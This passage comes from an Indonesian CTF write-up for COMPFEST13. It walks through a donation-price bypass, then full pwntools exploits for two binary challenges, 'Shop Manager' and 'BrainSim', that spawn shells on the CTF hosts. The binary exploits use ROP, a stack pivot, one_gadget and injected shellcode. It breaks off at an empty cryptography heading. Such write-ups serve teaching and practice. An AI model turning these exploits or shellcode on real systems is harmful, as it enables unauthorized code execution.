User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKi
Content-Type: application/json
Origin: http://103.152.242.243:2869
Referer: http://103.152.242.243:2869/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

{
  "items":[
    {
      "id":4,
      "quantity":1000000000000000
    },
    {
      "id":1,
      "quantity":-999999999999980
    }
  ]
}
```

```
HTTP/1.1 200 OK
Server: nginx/1.21.3
Date: Sat, 11 Sep 2021 03:32:25 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 210
Connection: close
X-Powered-By: Express
ETag: W/"d2-xRuRLYi2y8GSe0UPOqc26S66Eoc"

{
  "status":"danger",
  "items":[
    {
      "name":"Transport Ventilator",
      "quantity":1000000000000000
    },
    {
      "name":"Hospital Bed",
      "quantity":-999999999999980
    }
  ],
  "totalPrice":"Rp12",
  "message":"We are grateful for your intentions!"
}
```


Ternyata yang penting membeli transport ventilator dengan uang dibawah 1jt bisa mendapat message "We are grateful for your intentions" tapi belum mendapat flag, mencoba logika sana sini juga tidak dapat flag.



```
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

{
  "items":[
    {
      "id":5,
      "quantity":"001"
    }
  ]
}
```

```
{
  "status":"danger",
  "items":[
    {
      "name":"Rontgen Machine",
      "quantity":"001"
    }
  ],
  "totalPrice":"Rp1.500.000.000",
  "message":"Sorry, your money is insufficient"
}
```

Penulis melihat bahwa quantity bisa leading zeroes, jadi mencoba2 lagi enumerasi (dibaca dukun) sampai ke satu inputan



```
POST /donate HTTP/1.1
Host: 103.152.242.243:2869
Content-Length: 49
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Content-Type: application/json
Origin: http://103.152.242.243:2869
Referer: http://103.152.242.243:2869/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

{
  "items":[
    {
      "id":4,
      "quantity":"00010e-10"
    }
  ]
}
```

```
HTTP/1.1 200 OK
Server: nginx/1.21.3
Date: Sat, 11 Sep 2021 08:48:34 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 224
Connection: close
X-Powered-By: Express
ETag: W/"e0-31CKAD7e9rHeom9kqQNv6LGnJvg"

{"status":"success","items":[{"name":"Transport Ventilator","quantity":
"00010e-10"}],"totalPrice":"Rp0","message":
"Thank you for your donation. Here is your reward: COMPFEST13{thank_you_g
00d_people_4_helping_us_ffb3a7cdd8}"}
```

Sejujurnya sampai sekarang penulis masih belum tau logika nya yang di exploitasi, but a flag's a flag. (kerjain dari pagi baru dapet sore btw WKWK)
Payload : 00010e-10

Flag:


COMPFEST13{thank_you_g00d_people_4_helping_us_ffb3a7cdd8}

Binary Exploitation

Shop Manager

Langkah Penyelesaian:


Setelah melakukan reversing engineering, penulis menemukan beberapa yang menarik yaitu buffer overflow dan heap overflow, penulis akan memakai buffer overflow yang ada pada function sell item.
Heap overflow ada pada edit function



```
if ( !idx )
  return puts("Our shop is empty.");
printf("Item index (0 - %d): ", (unsigned int)(idx
__isoc99_scanf("%d", &v1);
if ( v1 < 0 || v1 >= idx )
  return puts("Item index not found.");
printf("Item name: ");
__isoc99_scanf("%s", *((_QWORD *)items[v1] + 1));
printf("Item price: ");
__isoc99_scanf("%ld", items[v1]);
return puts("Item edited successfully.");
```


Yang dimana ketika menggunakan edit, tidak membatasi panjang inputan user yang ada pada scanf %s. Penulis akan menggunakan function edit untuk mengantikan items[v1]+1 pada chunk selanjut, tujuannya untuk bisa write kemanapun. Penulis akan menggunakan vuln ini untuk membuat ropchain pada area bss.

Buffer overflow ada pada function sellitem



```
{
  char v1; // [rsp+0h] [rbp-30h]
  int v2; // [rsp+1Ch] [rbp-14h]
  void *v3; // [rsp+20h] [rbp-10h]
  int i; // [rsp+2Ch] [rbp-4h]

  if ( !idx )
    return puts("Our shop is empty.");
  printf("Item index (0 - %d): ", (unsigned int)(i
  __isoc99_scanf("%d", &v2);
  if ( v2 < 0 || v2 >= idx )
    return puts("Item index not found.");
  puts("What do you want to say about this item?")
  __isoc99_scanf("%65s", &v1);
  printf("You said: %s\n", &v1);
```

Pada scanf %65s ada vuln buffer overflow, yang dimana offsetnya 56 dan seterusnya, karena hanya satu address rop yang bisa dilakukan, jadi penulis akan menggunakan teknik stack pivot ke rop chain yang sudah dibuat di bss.
Pada ropchain untuk leak address dan memakai scanf untuk write return address ke one gadget.



```
┌─[root@kali]─[/media/sf_CTF/compfest/Shop_Manager]
└──╼ #python solve.py
[*] '/media/sf_CTF/compfest/Shop_Manager/chall'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0×3ff000)
[+] Opening connection to 103.152.242.242 on port 4204: Done
[*] '/media/sf_CTF/compfest/Shop_Manager/libc-2.27.so'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
0×7f4836d3db10
0×7f4836d1c000
[*] Switching to interactive mode
$ cat flag.txt
COMPFEST13{Ov3rFloooo0oow_eveRywh3r3_80483bdef0}$
```

Code:

solve.py

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
# This exploit template was generated via:
# $ pwn template --host 103.152.242.242 --port 4204 ./chall
from pwn import *

# Set up pwntools for the correct architecture
exe = context.binary = ELF('./chall')

# Many built-in settings can be controlled on the
command-line and show up
# in "args".  For example, to dump all data sent/received,
and disable ASLR
# for all created processes...
# ./exploit.py DEBUG NOASLR
# ./exploit.py GDB HOST=example.com PORT=4141
host = args.HOST or '103.152.242.242'
port = int(args.PORT or 4204)
```

```
def start_local(argv=[], *a, **kw):
    '''Execute the target binary locally'''
    if args.GDB:
        return gdb.debug([exe.path] + argv,
gdbscript=gdbscript, *a, **kw)
    else:
        return process([exe.path] + argv, *a, **kw)

def start_remote(argv=[], *a, **kw):
    '''Connect to the process on the remote host'''
    io = connect(host, port)
    if args.GDB:
        gdb.attach(io, gdbscript=gdbscript)
    return io

def start(argv=[], *a, **kw):
    '''Start the exploit against the target.'''
    if args.LOCAL:
        return start_local(argv, *a, **kw)
    else:
        return start_remote(argv, *a, **kw)

# Specify your GDB script here for debugging
# GDB will be launched if the exploit is run via e.g.
# ./exploit.py GDB
gdbscript = '''
b *main
b *0x0000000000400ca6
b *0x0000000000400d7e
continue
'''.format(**locals())

#============================================================
#                    EXPLOIT GOES HERE
#============================================================
# Arch:     amd64-64-little
# RELRO:    Partial RELRO
# Stack:    No canary found
# NX:       NX enabled
# PIE:      No PIE (0x400000)

io = start()

def add(msg,prc):
    io.sendlineafter("> ","1")
    io.sendlineafter(": ",str(msg))
    io.sendlineafter(": ",str(prc))

def delet(idx):
    io.sendlineafter("> ","2")
    io.sendlineafter(": ",str(idx))

def edit(idx,msg,prc):
    io.sendlineafter("> ","3")
    io.sendlineafter(": ",str(idx))
    io.sendlineafter(": ",str(msg))
    io.sendlineafter(": ",str(prc))

def sell(idx,msg):
    io.sendlineafter("> ","5")
    io.sendlineafter(": ",str(idx))
    io.sendlineafter("?\n",str(msg))

libc = ELF("./libc-2.27.so")

pop_rdi = 0x0000000000400f63
pop_rsi = 0x0000000000400f61

libc_start_main = 0x601ff0
plt_puts = exe.plt['puts']
plt_scanf = 0x4006c0
bss = 0x602150 +0x900
bss_to = bss + 0x48
leave=0x0000000000400e11
address_s = 0x400fa6

add("a",123)
add("b",123)
add("c",123)
add("d",123)
add("e",123)

rop = [pop_rdi,
libc_start_main,
plt_puts,
pop_rdi,
address_s,
pop_rsi,
bss_to,
0,
plt_scanf]
```

```python
for i in range(len(rop)):
    edit(0,'a'*(32+16+8)+p64(bss+i*8),123)
    edit(1,p64(rop[i]),123)

p = "a"*24
p += p64(2)
p += 'a'*16
p += p64(bss-8)
p += p64(leave)

sell(3,p)
io.recvline()
io.recvline()
data = u64(io.recvline()[:-1].ljust(8,"\x00"))
print (hex(data))
libc.address = data-libc.sym['__libc_start_main']
print hex(libc.address)

off = [0x4f3d5,0x4f432,0x10a41c]

one = libc.address + off[1]

io.sendline(p64(one))


io.interactive()
```


Flag:

COMPFEST13{Ov3rFloooo0oow_eveRywh3r3_80483bdef0}

BrainSim


Langkah Penyelesaian:

Pertama penulis langsung cobain programnya



```
┌─[✗]─[root@kali]─[/media/sf_CTF/compfest/BrainSim]
└──╼ #./BrainSim

BrainFuck C Interactive Interpreter. Max 2048 char instructions.
1. Interpret code
2. Exit
Input : 1
Code : ++++++++++[>+++++++>++++++++++>+++>+<<<<-]>++.>+.+++++++..+++.>++.<<+++++++++++++++.>.+++.------.--------.>+.>.

Output: Hello World!

BrainFuck C Interactive Interpreter. Max 2048 char instructions.
1. Interpret code
2. Exit
Input : 
```

Ternyata compile brainfuck
penulis langsung mencari brainfuck writeup dan menemukan write yang bagus bagi pemula seperti penulis
https://tuonilabs.wordpress.com/tag/pwnable/




brainfuck command	C equivalent
(Program Start)	`char array[INFINITELY_LARGE_SIZE] = {0};` `char *ptr=array;`
`>`	`++ptr;`
`<`	`--ptr;`
`+`	`++*ptr;`
`-`	`--*ptr;`
`.`	`putchar(*ptr);`
`,`	`*ptr=getchar();`
`[`	`while (*ptr) {`
`]`	`}`

Awalnya saya ingin leak address libc, karena saat melihat checksec nx nya di disable jadi bisa membuat shell code pada area stack. Langsung sajah penulis mencari address stack yang akan diguankan untuk return ke shell code yang sudah dibuat di area stack. Setelah menemukan dengan offset -32
p = '<'*(8*4)
p += '.>'*8
address ptrnya dikurangin sebanyak 32 bytes dan putchar dengan . untuk print satu bytes dan > untuk geser ke kanan satu bytes, jadi bisa print output address sebanyak 8 bytes.
Selanjutnya mencari cara untuk write shellcode dan buffer overflow
p = ',>'*(len(shellcode))

p += ',[>,]>,'
Pertama menggunakan getchar dengan , dan geser ke kanan ptr addressnya untuk memasukan shellcode, selanjutnya bufferoverflow yang penulis menemukan offset untuk return address yaitu 2072-6*8 (2024). Simplenya seperti dibawah ini

```
getchar(ptr) * len(shellcode)
ptr++
While ( *ptr ) {
getchar(ptr++)
}
getchar(ptr++)
```

Dan langsung menjalankan codenya.



```
┌─[root@kali]─[/media/sf_CTF/compfest/BrainSim]
└──╼ #python solve.py
[*] '/media/sf_CTF/compfest/BrainSim/BrainSim'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      PIE enabled
    RWX:      Has RWX segments
[+] Opening connection to 103.152.242.242 on port 39481: Do
0x562aad99058e
0x562aad98f000
0x562aad992fb0
0x7fff45569ed0
stack: 0x7fff455696c0
[*] Switching to interactive mode
$ cat flag.txt
COMPFEST13{937_0U7_0f_my_H34d_M4K3_I7_570P_64228918bf}$
```

Code:

solve.py

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
# This exploit template was generated via:
# $ pwn template --host 103.152.242.242 --port 39481
./BrainSim
from pwn import *

# Set up pwntools for the correct architecture
exe = context.binary = ELF('./BrainSim')

# Many built-in settings can be controlled on the
command-line and show up
```

```
# in "args".  For example, to dump all data sent/received,
and disable ASLR
# for all created processes...
# ./exploit.py DEBUG NOASLR
# ./exploit.py GDB HOST=example.com PORT=4141
host = args.HOST or '103.152.242.242'
port = int(args.PORT or 39481)

def start_local(argv=[], *a, **kw):
    '''Execute the target binary locally'''
    if args.GDB:
        return gdb.debug([exe.path] + argv,
gdbscript=gdbscript, *a, **kw)
    else:
        return process([exe.path] + argv, *a, **kw)

def start_remote(argv=[], *a, **kw):
    '''Connect to the process on the remote host'''
    io = connect(host, port)
    if args.GDB:
        gdb.attach(io, gdbscript=gdbscript)
    return io

def start(argv=[], *a, **kw):
    '''Start the exploit against the target.'''
    if args.LOCAL:
        return start_local(argv, *a, **kw)
    else:
        return start_remote(argv, *a, **kw)

# Specify your GDB script here for debugging
# GDB will be launched if the exploit is run via e.g.
# ./exploit.py GDB
gdbscript = '''
tbreak main
b *0x55555555547d
b *0x5555555555aa
# b *0x5555555555df
continue
c
c
c
c
c
c
c
```

```
c
c
b *0x000055555555567e
'''.format(**locals())

#===========================================================
#                    EXPLOIT GOES HERE
#===========================================================
# Arch:     amd64-64-little
# RELRO:    Full RELRO
# Stack:    No canary found
# NX:       NX disabled
# PIE:      PIE enabled
# RWX:      Has RWX segments

io = start()

io.sendlineafter(": ","1")
p = '<'*(8*1)
p += '.>'*8
io.sendlineafter(": ",p)

io.recvuntil("Output: ")
leak = u64(io.recvline()[:-1].ljust(8,"\x00"))
print hex(leak)
base_exe = leak - 0x158e
print hex(base_exe)

main = base_exe + exe.sym['main']
pop_rdi = base_exe + 0x0000000000001763
got_puts = base_exe + exe.got['puts']
print hex(got_puts)
plt_puts = base_exe + exe.plt['puts']

io.sendlineafter(": ","1")
p = '<'*(8*4)
p += '.>'*8
io.sendlineafter(": ",p)

io.recvuntil("Output: ")
leak = u64(io.recvline()[:-1].ljust(8,"\x00"))
print hex(leak)
stack = leak -0x810
print 'stack:',hex(stack)

shellcode = asm(shellcraft.sh())
```

```
io.sendlineafter(": ","1")
p = ',>'*(len(shellcode))
p += ',[>,]>,'
io.sendlineafter(": ",p)

sleep(1)
p = shellcode
p += ''.ljust(2072-6*8,'a')
p += p64(stack)


io.sendafter(": ",p)

io.interactive()
```


Flag:

COMPFEST13{937_0U7_0f_my_H34d_M4K3_I7_570P_64228918bf}

Cryptography


Secure Channel

Langkah Penyelesaian:



